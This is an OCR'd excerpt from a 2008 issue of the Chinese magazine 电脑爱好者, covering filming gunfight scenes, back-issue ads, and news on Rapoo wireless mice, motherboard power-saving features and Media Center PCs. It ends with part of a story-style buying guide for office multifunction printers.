观摩、剖析大量的枪战场面我们发现，好莱坞"轰天震云"的枪战场面也可以归结为"A（开枪人）- C（子弹的落点） B（被射击的人）"的语法结构，即"谁打?打谁？打哪？"，符合观众的心理习惯（见图3）。

我们首先拍摄A（开枪人）的镜头：躲闪、射击、上堂。

接下来拍摄B（被射击的人）的镜头。为了让场面更为逼真，工作人员在画外接近B的位置放烟花，模拟B的攻击。

如果空有A和B开枪的画面，没有一种拳到肉的感觉，所以C是"句子"的关键，短短几帧的镜头千万别忽略。


传统枪战片技术设备成熟，演员在身上安装炸点血浆，能更真实地模拟"中弹"效果。小成本枪战片制作中，我们就增加了子弹在墙上爆炸的画面，来间隔射击和子弹落点，完成视觉信息补偿。

后期剪辑我们采用的是EDIUS PRO4.0，欢迎大家与我共同探讨。CF [SZ12]

一本大家都能看懂的电脑杂志

电脑爱好者

增刊 2008【典藏版】288页+1CD



超低价

¥25元

著名编辑的眼光

现在学会这些就够用了

专题中的经典


系统、硬件、软件、网络、数码、外设餐餐盛宴

60道大菜

实用、好用、够用、不能不用

百里挑一

电脑爱好者精华内容中的精华



邮局汇款：北京123信箱　邮编：100036

收款人：北京《电脑爱好者》杂志社，请在汇款单附言码:SK0212。为方便我们与您联系，请留下联系电话

在线订购网址：http://shop.cfan.com.cn

电脑爱好者邮购 特卖场

1. 2008年《电脑爱好者》杂志，订价120元
2. 2008年《电脑爱好者(普及版)》杂志，订价81.6元（每期送光盘）

2008 年爱好者典藏版，邮购价 25 元 / 本，邮购代码 :SK0212

2008 普及版增刊（上）技压群雄技巧 8000 招，邮购价 25 元 / 本

2007 年普及版精华合订本，邮购代码：CFA07，价格 29.8 元 / 本

2007 下半年《电脑爱好者》合订本，邮购价 39.8 元 / 套

2007《电脑爱好者》增刊下 22.5 期杂志，邮购价 5 元 / 本

2007 普及版增刊（下）傻博士故障问答 3000 例，邮购价 25 元 / 本

2007 上半年《电脑爱好者》合订本，邮购价 38 元 / 套

2006 年《电脑爱好者》普及版精华合订本，邮购价 29.8 元 / 本

2006 下半年《电脑爱好者》合订本，邮购价 38 元 / 套

2006 上半年《电脑爱好者》合订本，邮购价 38 元 / 套

2006 年爱好者下半年增刊，邮购价 22 元 / 本，邮购代码 :SK0208

2006 年爱好者典藏版，邮购价 25 元 / 本，邮购代码 :SK0201

《系统应用绝密 X 档案》，邮购价 25 元 / 本，邮购代码：SK0202

《软件应用绝密 X 档案》，邮购价 25 元 / 本，邮购代码：SK0203

《硬件应用绝密 X 档案》，邮购价 25 元 / 本，邮购代码：SK0204

《网络应用绝密 X 档案》，邮购价 25 元 / 本，邮购代码：SK0205

实惠礼包区

2007合订本大礼包:56元（邮购代码 07HD）
爱好者（07下半年+07上半年）合订本

普及版合订本大礼包:42元（邮购代码 07PJH）
07普及版合订本+06普及版合订本

绝密X档案大礼包:68元（邮购代码 SK0206）
（系统+软件+硬件+网络）X档案

普及版增刊、合订本大礼包:47元（邮购代码 PH2）
技巧8000招+2007普及版合订本

06-07合订本大礼包:100元（邮购代码 06-07HD）
2006年-2007年电脑爱好者合订本

2006合订本大礼包:56元（邮购代码 06HD）
爱好者（06下半年+06上半年）合订本

凡购买上述大礼包，即可获得如下优惠：

1. 加 10 元获得 2006 年爱好者典藏版、2006 增刊下、2006 普及版增刊、2006 傻博士问答 2000 例中任一本。
2. 加 3 元获得 2007 年普及版 2 ~ 12 期中任一本。
3. 加 3 元获得《电脑爱好者》2007 年 1 ~ 24 期中任一本。

（购买实惠礼包并加钱获得上述优惠的读者，请在汇款单附言注明礼包代码及所选优惠书刊名称。）

邮购方法：

北京市邮局123信箱。收款人：北京《电脑爱好者》杂志社，邮编：100036，请在汇款单附言栏注明邮寄产品的名称。为方便我们与您联系，请留下联系电话。

联系方式：

24小时语音自助查询电话　010　68259307　68259457

咨询、查询　周一到周五，9:00~11:30，13:00~17:30

手机短信 13801293315

在线订购网址：

http://shop.cfan.com.cn

重要声明

1. 作者向本社投稿后，三周内没有收到录用答复的（该答复可能是电话或电子邮件等方式），可自行处理。
2. 本社坚决反对抄袭和一稿多投行为。
3. 除非作者事先声明，否则本社对来稿有编辑权和修改权。
4. 刊物一经上市即寄稿费，稿费以版面字数计算，每千字不低于100元，此稿费含本刊关联出版物及网站转载时应支付的转载稿费。如有异议，请事先声明。
5. 本刊介绍的互联网网站（主页）在刊登前经编辑审查不含色情、反动等非法内容。但由于互联网具有规模庞大、变化快速、超链接等特点，我们无法保证这些网站（主页）今后不含非法内容（链接），读者一经发现请立即向当地公安机关举报。
6. 本刊所载文章作者授权本社声明，本刊所刊其撰写之作品，未经本社许可，不得转载、摘编。

分析师迈克尔·加特伯格说 “微软在Vista系统上所犯错就包括过早地公布了下一代操作系统的特征 第二个错误就是过于强调其多点触摸技术”

TAG：雷柏 / 2.4G / 外设 / 热点话题

于峰(本刊记者)

“时尚、自我”，外设发展的主旋律与内涵

键盘鼠标，似乎已经成了电脑中最无关紧要的配件，而就是这个天天"抓起来就用"的小东西，却正在经历着一场变革。

◎雷柏总裁曾浩先生（右）与雷柏营销总监杨志刚先生出席发布会

键鼠发布会变身时尚秀场

本次雷柏举办的"时尚、自我，2008新品发布会"地点在一个魅力十足的酒吧，开场音乐是活力四射的小提琴乐队演奏，俨然是一个时尚秀。发布会上，雷柏总裁曾浩先生与雷柏营销总监杨志刚先生共同为产品解开神秘面纱。雷柏作为2.4G无线键盘鼠标技术的领导品牌推出了6款新品，包括目前世界上最小巧的3600无线鼠标，具有五种色彩可选的Nano 3000系列笔记本无线鼠标，外观具有突破性设计的3800 2.4GHz无线鼠标，以及雷柏8500 2.4GHz无线键鼠套装等。每一款产品都由模特以走秀的形式向大家展示，且不论产品的性能如何，雷柏产品的靓丽外观再辅以模特的展示形式，让所有到场的人眼前一亮。而今天雷柏之所以要以这种形式发布2008年多款新品，就是为了向大家展示无线键鼠新品的"时尚、自我"定位。

时尚，外设产品的新装

所谓时尚，并不是空有其表。时尚化虽然是PC外设发展的一个趋势，但是并不是任何产品拿来和香车美女一结合，就显得时尚了。对于键盘鼠标来说，时尚化的前提是功能人性化、用户定位更加细分化，在此基础上辅以时尚的外观设计和整体的包装策划，从产品到品牌，才能完成一个时尚化的过度。发布会之前，笔者与雷柏营销总监杨志刚先生谈起关于键盘鼠标时尚化的话题，没想到杨总说得非常轻松："我们过去买无线键盘鼠标，都是要到电脑卖场中去，专业一点的人还要了解一下传输方式，而雷柏最先进的2.4G无线键鼠，可以在各个超市、商场方便地买到。超市就在人们身边，人们的生活时尚化了，需求多样化了，而对于外设的要求也就化繁为简，用最简单的方式使用最具科技含量的产品，这就是雷柏所追求的时尚。"

精准定位每一个"自我"

说到"自我"，是一个很新鲜的话题。笔者理解，"自我"是在最大限度上满足不同定位用户的需求。雷柏这次推出的新品中，就体现了这种"自我"。Nano 3000系列无线鼠标，就是一款专门为白领笔记本用户量身打造的2.4G产品。笔记本电脑虽然有触控板，但是大多数人还是喜欢使用鼠标进行操作，而有线鼠标携带不便，无线鼠标又要携带接收器。Nano 3000的接收器小得可以不必拔出只比USB接口突出几毫米，留在USB接口外即可，而且还可以收纳在鼠标底部，再加上鼠标本身体积小巧，非常便于上班族放在电脑包中携带。雷柏3800无线鼠标更是一个展现"自我"的突破性产品，它放弃了传统鼠标弧形的外观，采用了大胆的扁平设计，有白色和黑色两种，与苹果iMac和经典ThinkPad笔记本正是绝配。

满足不同类型用户的需求，已经成了现在很多PC外设厂商的品牌追求。像华硕推出的VK921T女性显示器、三诺推出的iSPEAK-210笔记本专用音箱等，都体现了这一趋势。只有产品细分，才有更广阔的市场空间。

> **新闻背景：**
>
> 2008年5月22日，外设厂商雷柏在深圳举行主题为"时尚、自我，2008新品发布时尚秀"，推出了6款无线键盘鼠标以及套装新品。
>
> 不知道你现在用的鼠标是什么时候买的，也不知道你是在哪里买的，也许很久了吧。的确，键盘鼠标是我们很少关注的电脑硬件，只要是抓起来能用，也许有一点点不顺手，但是鉴于电脑使用不是很频繁，也就忍了吧。
>
> 不过现在已经不是人适应电脑的时代，在这个个性化的时代，人们对与每一个配件都有不同寻常的要求：舒适、健康、外观靓丽这些都已经成了PC外设的基本要求。无论PC内部板卡性能如何发展，PC的外露部分，机箱、键盘、鼠标、音箱、显示器，都争相走上"时尚化"的路线，这点已经被大多数外设厂商所认同了。


投稿 hot@cfan.com.cn

最小外设也要高技术含量

键盘鼠标，似乎已经成了电脑中最无关紧要的配件，而就是这个天天"抓起来就用"的小东西，却正在经历着一场变革。这场变革不仅仅是外观上的时尚化，更重要的是技术上和制造工艺、设计理念的变革。

2.4G无线键鼠成为主流

从最早的红外接口的无线键鼠，到后来27MHz无线键盘鼠标，再到现在的蓝牙键鼠、2.4G键鼠，无线键盘鼠标的传输技术已经走向成熟。可以说，采用



雷柏深圳工厂中使用的高精度模具加工设备

2.4GHz无线非联网技术的新一代无线键盘鼠标，已经完全可以替代传统的有线键鼠。此外，笔记本的普及、家庭中第二台电脑的出现，都为无线键鼠的推广提供了广泛的空间。无线键盘鼠标的应用越来越个性化，而作为无线键鼠中性价比最高的2.4G实现方式，已经脱颖而出，成为市场上的主流产品。

小知识：2.4G无线键鼠技术

键盘鼠标使用2.4G技术，全称叫做"2.4Ghz非联网解决方案"，与WiFi网络、蓝牙传输在工作原理上很相似，不同的只是具体的通讯协议、加密方式等。2.4GHz非联网解决方案是完全开放的，各个厂家可以自行开发产品，成本大大降低。2.4G传输速度达到每秒2Mbps，并且采用跳频技术，在一个频道被使用时能够自动转到另一频道，避免了干扰问题。此外，2.4G技术采取非连续发射模式，大大降低了功耗，非常适合无线键盘鼠标使用。

细微产品彰显制造工艺


不要小看小小的键盘鼠标，要制造一个工艺精湛的键鼠产品，从创意提出到模具的制造、实现方案的确定、电路设计再到零部件装配，都有很高的要求。笔者在发布会后有幸参观了雷柏公司设在深圳的生产基地，这里有世界上最先进的模具加工设备高精度火花机，以及磨具精度检测设备。仅在模具制造阶段就如此完备，这在其他键鼠生产厂商是不可想象的。产品制造的精密程度在很大程度上决定了键鼠产品的品质，很多国内厂商的产品在功能上也许能够和国际品牌上相比，但是在细节、质量的稳定性方面有很大差距。雷柏作为一个源自德国的键鼠品牌，在这方面体现出了大厂风范。

设计理念改头换面

现在的键盘鼠标，其设计灵感以经不是来源于设计师的大脑和手中的画笔，而是来源于真正的使用者。在鼠标设计领域，几个大厂纷纷采用了"逆向工程"的

使用"逆向工程"进行鼠标设计

设计模式。所谓"逆向工程"，是指先根据初步设计做出实物或模型，然后通过数字化量测仪器进行测量，根据所得数据通过三维几何建模的方法，重构实物CAD模型，最后再制作出量产所需的模具和模型。在设计过程中体现了人与机器交互的过程，这样做的好处是使键盘、鼠标等这些与人体接触频繁的产品能更加符合"人体工程学"的要求，从而使制造出的键鼠更符合使用者的手感，也有利于健康。笔者在雷柏的设计室中第一次见到了用于"逆向工程"的胶泥模具，相信这种全新的设计理念今后会用在更多人机交互的外设当中。



关于雷柏

雷柏德国研究工作室1996年在柏林成立，开展专业的无线外设技术研究和产品开发；2005年始，雷柏推出"第三代无线技术"，集2.4G无线技术、激光技术、多媒体控制中心等功能为一体的无线激光多媒体鼠标系列由此诞生，并荣获多项专利。2007年雷柏电子（深圳）有限公司在深圳经济特区成立，同年雷柏公司针对中国用户开发的产品正式登陆中国。

目前世界上最小的2.4G无线鼠标，雷柏3600

写在最后：外设请再"自我"一点

本次雷柏的"时尚、自我"2008新品发布会，让笔者联想到了此前不久机箱厂商航嘉的"08机箱流行趋势发布会"，那也是一次以时尚为特色的外设产品发布会，在那次时尚秀上，我们看到了机箱产品向家居化方向努力靠拢。无论是品牌PC还是DIY市场，人们越来越关注电脑的专业化和功能化，特别是对于已经有了一台电脑的人，也许第二台电脑只是为了播放影片，充当HTPC，或是玩游戏，扮演游戏机角色。这就需要键盘、鼠标、机箱、音箱等外设产品在定位上更加细分，满足不同用户的需求。更加"自我"的产品，才能融入到不同人群当中去，才是最时尚的。 CF [illegible]

Netbook，即"上网本"这一概念也是英特尔在2008年上海IDF大会上推出的，英特尔将其发布的第二代Classmate PC归类为"Netbook"

高效之后的理性回归
主板节能技术大行其道

TAG：技嘉 / 节能技术 / 热点话题

西浩铭(本刊记者)

DIY市场的萎缩所带来的并不是主板厂商的没落，相反，为了不丢掉自己的市场份额，厂商都竭尽全力加快、加大研发力度。2006年开始，各家主板厂商开始大力推广高性能主板，一时之间性能、超频能力成了绝对的市场导语，如果主板不具备特色的超频功能，那么就根本无法跻身"高端市场"。当然，代价就是功耗不断上升，如你所见——满主板覆盖的热管散热系统，甚至原本我们根本不在意的南、北桥芯片都拥有不输CPU的发热量。高效，是牺牲能耗为代价的产物。

好在，处于领导地位的几大主板厂商也意识到这些存在的问题，纷纷推出了节能型产品——所谓节能，不过是在一定程度下，有效控制闲置能耗，比较有代表性的就是技嘉的DES动态节能引擎加强版和华硕的EPU节能技术，以及近期刚刚推出映泰的Tpower技术。

以技嘉的DES动态节能引擎加强版为例，原本夸张的供电模块（可以理解为给CPU进行电源供给的线路一共有数条线路）在非超频、非高功耗输出时，可以根据实际情况，多段选择关闭闲置的电路不再耗费电能，不仅节省了电力消耗，还能够有效降低发热问题。

当然，我们能看到的节能技术还不止这么一项，但这现在还多存在于中、高端产品上。但鉴于整体社会大力倡导的"节能减排"趋势，主板厂商除了要在性能上一较高低，节能方面也不能听之任之。我们相信，未来一段时间内，节能技术的主板产品将会越来越多，这将是下一个主板厂商争夺的技术热点。例如，技嘉不仅在其下一代高端产品GIGABYTE EP45-Extreme使用DES技术，即便来主流性价比产品GA EP43-S3L上也采用了DES技术，节能概念已经覆盖了全部的产品。CF [RD02]

媒体中心
依旧是以桌面为圆点

TAG：微软、海尔、MCE / 媒体中心 / 热点话题


西浩铭(本刊记者)

当人们在Vista下已经看惯那不再重要的Windows Media Center（Windows XP时代MCE作为独立发行版本）功能时，新一代的MCE组件已经开始进入Beta测试阶段了。据悉Fiji的功能将基于Vista SP1，提供一些Vista中未尽的使用便利性改进，并可能支持DirectTV卫星电视。而它最终的发布日期可能在今年年底左右。

尽管不少厂商在Windows XP时代就已经发布预装MCE的机型，但是能够让国内消费者选择的产品实在是少之又少。加上一贯以来人们对电脑操作的习惯性，国人的电脑使用习惯依旧是在桌前而不是客厅。例如号称要进入客厅的盛大"盒子"就是失败的例证。

显然，如何能把握消费者心理是件极其重要的事情。近日，海尔就在微软的帮助下推出了一台全球唯一授权的媒体中心电脑 新极光高清电脑。其与众不同之处便在于海尔能够把握国人的使用习惯、消费观念，新极光高清电脑虽然同样是采用Vista操作系统，跟所有采用这一系统的电脑一样都具备MCE组件功能，但它将MCE控制按钮设计在前面板之上，这让依旧习惯于坐在桌前操控电脑的国人非常习惯——至少，大多数人还不愿意拿着摇控器坐在沙发里控制电脑。

也许十年之后，人们会因为各种原因最终接受遥控操作方式，但至少还不是现在。使用习惯是极其难改变的，就像今天我们依旧很少有人会习惯除了Windows以外的任何电脑操作系统，不是吗？CF [RD03]



新生代OL的超级武器

策划/CFan编辑部　文/TMG、Rain

打印、复印、扫描、传真多功能一体机

TAG || 打印、复印、扫描、传真 | 一体机/导购、应用、技巧 | 硬件专题

小白是今年夏天即将毕业的大学生。对于未来的工作，她一点也不发愁，因为春节一过，小白就到一家新成立的网络公司实习了，到现在，差不多快半年时间了。在这半年里，小白几乎完成了从学生妹到白领的转变。而这段时间中对她帮助最大的IT装备，不是随身的笔记本电脑，而是集打印、复印、扫描等功能于一身的多功能一体机。

PART 1
学生妹初闯职场，打印、复印、扫描一片混乱

办公室里面最常见的文件处理，对于每一个职场新人来说都是十分头痛：电脑如何连接打印机？如何高效复印双面文件？怎样把老板厚厚的名片夹输入到电脑中？这些问题小白在学校里从没学过……

PART 2
技术总监锁定一体机，采购经理一拍即合


技术总监Richard是位热心人，在IT应用方面对刚刚走出校园的小白给予了很大帮助。对于公司办公设备的现状，Richard最清楚，他建议公司购买一台集打印、复印、扫描功能于一体的多功能一体机。于是小白叫上采购经理，三个人认真研究起来……

PART 3
双重身份轻松应付，寝室变成打印工作室

毕竟还没有毕业，5月份，几乎都成了上班族的小白为了论文答辩的事情忙得不可开交。寝室里面几个姐妹中正为厚厚的论文打印发愁，小白灵机一动，想起了采购经理的“成本核算”，为什么不能把一体机“请”进寝室呢？

PART 4
OL办公全搞定，迈出职场成功第一步

几个月的实习生活就要结束了。经过了几个月的历练，小白真的成熟干练了许多。办公室里面的文档处理已经是信手拈来。同时她也顺利地通过了论文答辩，等待毕业典礼了。对于小白来说，未来的更多的机会正在向她招手。



PART 1

学生妹初闯职场，打印、复印、扫描一片混乱


去年年末的校园招聘会上，小白选择了一家刚刚成立的网络公司作为自己的实习单位。之所以这样选择，是因为这家公司工作时间弹性较大，只要下午上班就可以了，主要的工作就是处理文档、收发传真、文件归档等，是典型的"白领文秘"工作。小白最后一学期除了毕业论文，每天上午还有一门课程，因此在这里实习，再合适不过了。

第一天上班，小白吃过午饭不到1:00就赶到公司。"你好，我是小白，我是来报到的，这是我的材料。"小白怯生生地对前台小姐说。"你就是小白呀，大家都等着你来呢，你的位置就在那边，靠窗户一排的最后，电脑已经准备好了。我这里刚好有一份文件要复印50份，你来得正好，复印机就在你位置的右手边……"现在就可以工作了？小白还一头雾水，就开始了全新的实习生活。

接下来的几天，小白遇到了各种各样的问题：她的电脑虽然速度挺快，但是没有连接打印机，领导要她打印文件，她只能用U盘拷贝到技术总监Richard的电脑上打印；因为公司初创，复印机不是全新的，工作起来总是出一些莫名其妙的问题，而且小白最怕复印双面文件，两面的文字总是反向的；最让小白头痛的是老板要她把近千张名片的信息输入电脑！还好公司有一台名片扫描仪，可是一次只能扫描一张。小白加班忙活了两个晚上，只输入了不到五百张……公司里每个人都很忙，没有人会主动停下来手头的工作来指点她一下，小白感到挺无助。每一项工作都完成得不出色，虽然大家都没有责备她，但是小白觉得自己很失败。

难道真的连这点工作都不能应付？小白不服气。这天晚上她决定留下来加班，自己查阅资料，从PC连接打印机入手。

傻博士有话说




❶


小白遇到的问题，大多数刚步入职场的人都会遇到。像连接打印机、扫描仪之类的技能，一般办公室里面的同事只能凭感觉，连得上就用，连不上就叫技术人员。不过多看看《电脑爱好者》就不会有这样的烦恼了。关于办公设备的连接，傻博士这里先露一小手，保证教你的是最简单的办法。

连接打印机仅三步，首先看看打印机是连接在哪台电脑上，要知道这台计算机的登录名称。在桌面上用鼠标右键点击我的电脑，查看"计算机名"就可以得到。然后在"开始→运行"中输入"\\计算机名"（如图1），这时候我们就看到了这台计算机上共享的打印机了；用鼠标右键点击打印机图标，在菜单中选择"连接"（如图2），这时候会弹出一个对话框，大意是需要在本机安装打印机驱动程序（如图3），如果手头有打印机驱动程序光盘，则指定一下盘符位置即可，如果没有，最好事先到网上下载相关型号的驱动程序。这样就成功添加了一台网络打印机，是不是很简单？


连接扫描仪需注意　现在扫描仪大多采用USB接口，USB接口设备虽然可以热插拔，但是最好在安装驱动程序之前，不要与电脑连接。在电脑上运行完毕驱动安装程序，再与电脑连接，这样电脑会顺利安装扫描仪驱动。



❷



❸



PART 2

技术总监锁定一体机，采购经理一拍即合

Richard是公司的技术总监。说是技术总监，但是因为公司初创，与IT有关的硬件、软件、网络、通讯大大小小的事情都是他来负责。

Richard正纳闷为什么现在小白不找他帮忙打印文件了，小白就找上门来："Richard，我们的打印机又出问题了，这次绝对不是我的问题，所有人打印出的文件总是一条一条的。还有我们那台老掉牙的复印机，工作的时候声音像开动火车，老板一次要我复印几百张，开火车的声音要持续一下午！"

小白反映的这些问题，Richard心里都清楚，公司那台惠普6L激光打印机有年头了，硒鼓虽然也经常换，但是已不能满足办公的需求。至于那台复印机，本来就是淘汰货，每次维修都要花几百块。还有公司上下只有老板的桌子上有一台传真机，实在是不方便。让小白负责文档处理，却使用这些老掉牙的装备，的确是难为她了。于是Richard提议，会同采购部经理，叫上小白，一起讨论一下更新办公设备的问题。

小白的需求：

小白对于办公设备的要求其实很简单，就是简单易用，现在打印机、复印机、扫描仪、传真机分别在4个不同的房间，虽然现在都用得得心应手了，但有时候为了一份文件跑来跑去，效率很低，如果能够集中在一起就方便多了。

Richard的推荐

Richard分析了到公司现阶段业务的需要，每天主要的文档处理是打印，大约在200页左右，遇到会议、投标等事件，复印量比较大，但也不会超过打印的数量，再加上小白偶尔需要扫描一些纸张资料。考虑到公司对于此设备总体使用量不大，Richard建议公司购买一台集打印、复印、扫描、传真于一体的"多功能一体机"。


目前市面上最据性价比的家用一体机要数惠普的HP DeskJet 2188，市场价仅480元左右


傻博士揭秘：一体机诞生记

一体机的诞生实际上是打印机的一种延伸，它在原有传统打印机的基础之上增加了复印和扫描功能，很多还具备传真、照片打印等附加功能。所以从某种程度上来说，它实际上是一款将打印、复印、扫描等功能集成在一体的数码速印机。1994年，惠普公司首次提出喷墨一体机产品的理念，并发明了世界上第一台喷墨多功能一体机。

从多功能一体机理念的提出，到产品的问世，在技术上并没有什么高深的东西。厂商之所以会推出多功能一体机，特别是家用、SOHO一体机，很大程度上是出于市场营销手段的考虑。首先是办公集成化的需求。目前稍具规模的企业办公室中，文字资料和文件合同的打印与复印、企业之间传真的往来收发等日常办公工作都需要相应设备支持，但是购置这些设备除了需要大笔资金支出外，还需要适当的空间、大笔的耗材与维护费用，即便对于工作本身来说，员工在各个机器之间跑来跑去也确实不符合提高工作效率的初衷。因此，对于多种办公设备进行集成成为一种需要和必然趋势。

其次，家用一体机的推出，可以说是家用打印机和扫描仪生命的延续。一般的家用打印机只具有打印这一种功能。虽然打印是家庭用户最主要的用处，但在实现打印功能之余，家庭用户还会有复印、扫描等其他功能需求。而对于功能单一的扫描仪来说，只有很少人人偶尔都可能会有需要使用，因此将打印、扫描功能集中一起，形成一个家庭数码多功能一体机，在成本提高很少的情况下，大大增加了产品的卖点，而复印功能完全是扫描和打印的组合。对于很多家庭用户来说，在一体机出现之后，选择一体机是提高家用打印机附加值的一种方式。同样的价钱原本只能享受打印这一种功能，现在却可以在打印的同时，享受扫描、复印或者传真和照片打印，我们又何乐而不为呢？


▲适合中小企业使用的一体机


▼功能单一的扫描仪已经很少使用

提出购买多功能一体机的建议，是Richard经过深思熟虑的。他拿出笔记本电脑，给大家展示最近他一直在关注的几个机型：

传真型性价比高

惠普 Officejet 4308

这是一款传真型喷墨多功能一体机，上市已经有一段时间了。它具有打印、复印、扫描、传真、电话五种功能，体积小巧，与一台标准的传真机大小差不多。惠普 Officejet 4308黑白打印和复印速度可达17页/分钟，彩色复印可达12页/分钟。并且支持单黑墨盒打印的功能，在彩色墨水量不足的情况下也不会耽误正常的打印工作。


- 具有传真功能，体积小巧，可单墨盒打印
- 扫描功能较平板式扫描仪要差

¥ 约980元

SOHO型选择余地大

佳能腾彩 PIXMA MP476

佳能腾彩 PIXMA MP476是一台侧重于打印和扫描功能的一体机，具有打印、复印、扫描功能，没有传真功能，主要面向用户为小型商业用户、个人及SOHO用户，打印速度以及照片打印效果方面具有一定优势。佳能 MP476具有读卡器和USB接口，并有PictBridge功能，可以直接读取数码相机、U盘以及手机中的照片、文件进行打印。




- 具有多种连接模式，打印、复印、扫描性能均衡
- 没有传真功能

¥ 约1100元

爱普生 Stylus CX8300

爱普生 Stylus CX8300也是一款针对小型商业用户、个人及SOHO用户的多功能一体机，没有传真功能，只有打印、复印、扫描功能。爱普生CX8300采用四墨盒设计，不仅文字更加清晰锐利。并且能够达到黑白彩色同速，A4文本每分钟32页的疾速输出。另外CX8300安静打印模式是一大特色，其工作时打印噪音只有41分贝。




- 四色墨盒，适合彩色打印，工作噪音小
- 每次更换任意一只墨盒都会自动进行清洗喷头，墨盒比较不耐用

¥ 约1300元

采购经理的成本经：

